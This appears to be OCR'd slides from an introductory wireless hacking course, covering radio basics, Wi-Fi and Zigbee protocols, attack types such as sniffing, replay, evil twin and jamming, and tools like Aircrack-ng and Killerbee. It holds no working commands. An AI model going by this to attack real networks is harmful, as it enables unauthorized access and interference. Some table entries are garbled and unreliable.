Introduction to Wireless Hacking

Josh Rabinowitz

SITE

الشركة السعودية لتقنية المعلومات
Saudi Information Technology Company

Course Agenda

- Day 1 – Overview, Common Protocols
- Day 2 – SDR, Tool Setup
- Day 3 – Signal Capture, Protocol Deconstruction I
- Day 4 – Protocol Deconstruction II, Replay Attacks
- Day 5 – Transmission Synthesis, Jamming

Day 1

Day 1 Outline

- Wireless Overview
- Wireless Attacks
- Common Protocols: Wi-Fi
- Common Protocols: Zigbee
- Other Common Protocols
- Q&A

Wireless Hacking: Advantages

- There are countless advantages to attacking a target wirelessly, e.g.:
  - Discretion
  - Ease of access
  - Common protocols
    - Documented vulnerabilities
    - Insecure configuration
    - Commercial & open-source tools likely available
  - Proprietary/generic protocols
    - Reliant on security-through-obscurity
    - Predictable or derivative implementations
  - Wireless technology growing more abundant & changing rapidly

Wireless Hacking: Disadvantages

- Some drawbacks to wireless hacking include:
  - Rapid change means outdated techniques, unmaintained tools (HW & SW)
  - Learning curve
    - Tool Development
    - High-level fundamentals
      - Networking, cryptography
    - Low-level fundamentals
      - E&M, RF Circuitry
      - Analog & Digital Signal Processing
  - Regulation/ Legal Risk


Radio Spectrum

Note: There are various forms of “wireless” technology, such as:

- Optical
- Sonic
- EM Induction
- etc.

This course will deal with the most common form of wireless technology, **radio waves**.

The radio spectrum includes EM waves with frequencies from 3Hz to 3,000GHz (3THz).




Radio Applications

RF communication is used in nearly every facet of modern life; wireless attacks may target:

- Cellular & Wi-Fi networks
- Sensor networks & home automation
- Wearables, connected health technology
- Consumer/Industrial appliances
- Automotive technology
- Short range – Remotes, keys, fobs, RFID, NFC
- Long range – Satellites, aerospace, weather balloons, etc.
- *Much more…*

Networks by Spatial Scope


- Nanoscale
- Body (BAN)
- Personal (PAN)
- Local (LAN)
- Campus (CAN)
- Metropolitan (MAN)
- Radio access (RAN)
- Wide (WAN)



IEEE 802 Family of Standards

Most protocols based on published standards:

- 802.11 – WLAN (Wi-Fi)
  - 802.11ah - LPWLAN
- 802.15 – WPAN
  - ~~802.15.1 – Bluetooth~~ (unmaintained)
  - 802.15.4 – LPWPAN (Zigbee, Thread)
- 802.15.6 BAN



Communication Protocols


- “A communication protocol is a system of rules that allows two or more entities of a communications system to transmit information via any variation of a physical quantity. The protocol defines the rules, syntax, semantics, and synchronization of communication and possible error recovery methods. Protocols may be implemented by hardware, software, or a combination of both.”


Communication Protocols

- Implementations vary, but a typical protocol is based on:
  - Strict, layered designs
  - Formal specifications, Standard bodies
  - Networks, topologies
  - Data formats, addressing, routing
  - Error detection; ACK’s, timeouts, retries
  - Sequence/flow control, synchronization
- Where protocols differ:
  - RF characteristics – range, power, interference, etc.
  - Published vs. proprietary design
  - HW/SW implementation
  - OSI layers covered
  - Network Topology
  - Applications

Communication Protocols

- Comparing by stack layers:






Communication Protocols

- Comparing by other metrics:

Standard	ZigBee (IEEE 802.15.4)	Bluetooth (IEEE 802.15.1 WPAN)	WiFi (IEEE 802.11 WLAN)	WiMax (IEEE 802.11 WWAN)
Range	100 m	10 m	5 km	15 km
Data rate	250-500 Kbps	1 Mbps – 3 Mbps	1 Mbps – 450 Mbps	75 Mbps
Network Topology	Star, Mesh, Cluster Trees	Star	Star, Tree, P2P	Star, Tree, P2P
Applica-tions	Wireless Sensors (Monitoring and	Wireless Sensors (Monitoring and Control)	PC based Data Acquisi-tion, Mobile Internet	Mobile Internet





Day 1 Outline


- Wireless Overview
- Wireless Attacks
- Common Protocols: Wi-Fi
- Common Protocols: Zigbee
- Other Common Protocols
- Q&A

Basic Wireless Attacks

- Wireless attacks come in many forms, often dependent on the specific technology
  - Café Latte → Wi-Fi
  - Bluesnarfing → Bluetooth
  - Etc.
- Most attacks involving wireless communication can be classified under three basic types:
  - **Sniffing**: capturing wireless transmissions to understand/decode sensitive data
  - **Injection/Replay-based attacks**: re-transmitting captured data (or synthesizing ad-hoc); includes hijacking, impersonation, IV attacks, etc.
  - **Jamming**: Causing interference to prevent a successful transmission; essentially a DoS
- Some attacks are a combination of these (e.g., the “Roll-Jam”, discussed later)








RF Hacker’s Toolkit

- Wireless Dongles
- GNU Radio
- SDR Receivers/Transmitters
- Proprietary RF Modules & Software
- RF Shielding Cage
- Waveguides/Antennas
- Python
  - Scapy, Cryptography, Matplotlib, etc.
- GQRX, Inspectrum, BinViz
- Fuzzer-testers, protocol analyzers
- Pineapple, Femtocell, etc.


Attack Process

Typical high-level approach:



Attack Process

- For a common protocol with readymade tools, the ‘wireless’ part of an attack is relatively straightforward…



Attack Process

- Examples:

(Protocol)
1. Wi-Fi
2. Bluetooth
3. Zigbee
4. Z-Wave

(SW; HW)
1. Aircrack-ng tool suite; external Wi-Fi adapter
2. 'Bluez' stack; BT dongle
3. Killerbee platform; Apimote, RZ Raven
4. Killerzee, Zniffer; UZB3


- Follow documentation
- Run attack commands

Day 1 Outline

- Wireless Overview
- Wireless Attacks
- Common Protocols: Wi-Fi
- Common Protocols: Zigbee
- Other Common Protocols
- Q&A

Wi-Fi: Overview

- Family of Wireless LANs based on IEEE 802.11 standard
- Encryption: WEP, WPA (I/II/III)



Generation	IEEE standard	Adopted	Maximum link rate (Mbit/s)	Radio frequency (GHz)
Wi-Fi 7	802.11be	(2024)	1376 to 46120	2.4/5/6
Wi-Fi 6E	802.11ax	2020	574 to 9608[41]	6[b]
Wi-Fi 6		2019		2.4/5
Wi-Fi 5	802.11ac	2014	433 to 6933	5[c]
Wi-Fi 4	802.11n	2008	72 to 600	2.4/5
*(Wi-Fi 3)**	802.11g	2003	6 to 54	2.4
	802.11a	1999		5
*(Wi-Fi 2)**	802.11b	1999	1 to 11	2.4
*(Wi-Fi 1)**	802.11	1997	1 to 2	2.4

*Wi-Fi 1, 2, and 3 are by retroactive inference [42][43][44][45][46]


Wi-Fi: Common Attacks

- Packet Sniffing
- Cracking Encryption
- Man-in-the-middle
- Evil Twin/Wi-Phishing
- Rogue AP
- Spoofing
- Café Latte
- Denial-of-Service
- Etc.

Attack Category	Attack methods
Authentication Attacks Steal credentials to penetrate wired network and services	PSK Cracking
	LEAP Cracking
	Password Capture
	VPN Login Cracking
Access Control Attacks Circumvent filters and firewalls to obtain unauthorized access	War Driving
	MAC Spoofing
	Rogue Access Points
	Unauthorized Ad Hocs
Confidentiality Attacks Intercept sensitive or private data sent over wireless associations	Eavesdropping
	WEP Key Cracking
	Evil Twin
	AP Phishing
Integrity Attacks Modify packets sent over wireless to mislead attacker	802.11 / EAP Replay
	802.11 / EAP Injection
	Response Poisoning
Denial-of-Service Attacks Inhibit or prevent legitimate use of WLAN services	RF Jamming
	Management/Control DoS
	Beacon Flood

Wi-Fi: Common Tools

- Hardware:
  - USB network adapter
- Software:
  - Wireshark – monitoring traffic
  - Aircrack-ng – de-authentication, cracking & analysis
- Other tools:
  - Wi-Fi Pineapple – wireless auditing platform
  - “Cantenna” – homemade directional waveguide
  - Rogue AP’s
  - Vulnerable/test routers



Wireless Network Adapters

- Pentest-friendly adapters (as of 2023):
  - https://kalitut.com/usb-wi-fi-adapters-supporting-monitor/
- Common chipsets:
  - Atheros, Ralink, Realtek
- Example: TP-Link TL-WN722N (~$30)
  - Chipset: Atheros AR9271
  - Standards: 802.11b, 802.11g, 802.11n
  - Frequency range: 2400-2483.5 MHz
  - Transmitter power: 20 dBm
  - Antenna : removable omnidirectional antenna (RP- SMA)

